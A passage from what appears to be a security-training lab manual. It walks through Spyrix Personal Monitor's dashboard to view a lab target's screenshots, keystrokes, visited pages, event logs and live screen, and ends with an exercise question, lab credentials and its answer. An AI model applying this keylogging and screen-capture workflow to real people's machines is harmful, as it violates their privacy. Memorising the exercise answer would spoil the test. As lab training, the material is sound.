


29. Navigate to Users activity from the left-pane to view the user activities on the Windows Server 2019 machine.


If a black calendar icon appears, reload the page.




30. Click on Screenshots to view the screenshots that were captured from the target machine.




31. Click on Web pages visited to view the web pages that were visited by Jason on Windows Server 2019 machine.




32. Click on Keyboard events to view the keystrokes that were captured from the target machine.




33. Click on Events log to view the events. In the Events log page, click on All Events to view all events occurred in the target machine.




34. Click on Live viewing to view the live screen of the target machine.




35. Click on Reports section and click on + Request new report to create a report.




36. In the Request new report window, click on the text box under Select period option. In the calendar keep the date to default and click OK.






37. Once the date is selected, click on Request Smart report button.




38. The report will start generating after few seconds reload the page by clicking the reload option beside + Request new report button.

39. Once the status changes from Running to Ready then click on Download to download the Smart report.




40. Once the download is complete you will see a zip file. Extract the file and navigate into report folder and double-click report.html file.



If a How do you want to open this file? pop-up appears, select Firefox from the list and click OK.

41. A SPYRIX report will appear showing all the screenshots, Program activities, Keyboard activities, URLs etc.



42. Close all open windows in both the machines, and sign out from Jason account on Windows Server 2019 machine.
43. This concludes the demonstration of how to perform user system monitoring and surveillance using Spyrix.
44. Now, before going to the next task, end the lab and re-launch it to reset the machines. To do so, click the Exit Lab option and click End lab from the drop-down options.

Question 6.3.1.1

Use Spyrix Personal Monitor on Windows Server 2022 machine to monitor the target machine at 10.10.1.19. Use the user account Jason, with the password qwerty, to establish a Remote Desktop Connection with the target system. Enter the name of the target machine that will be visible in Spyrix Personal Monitor dashboard.

workgroup

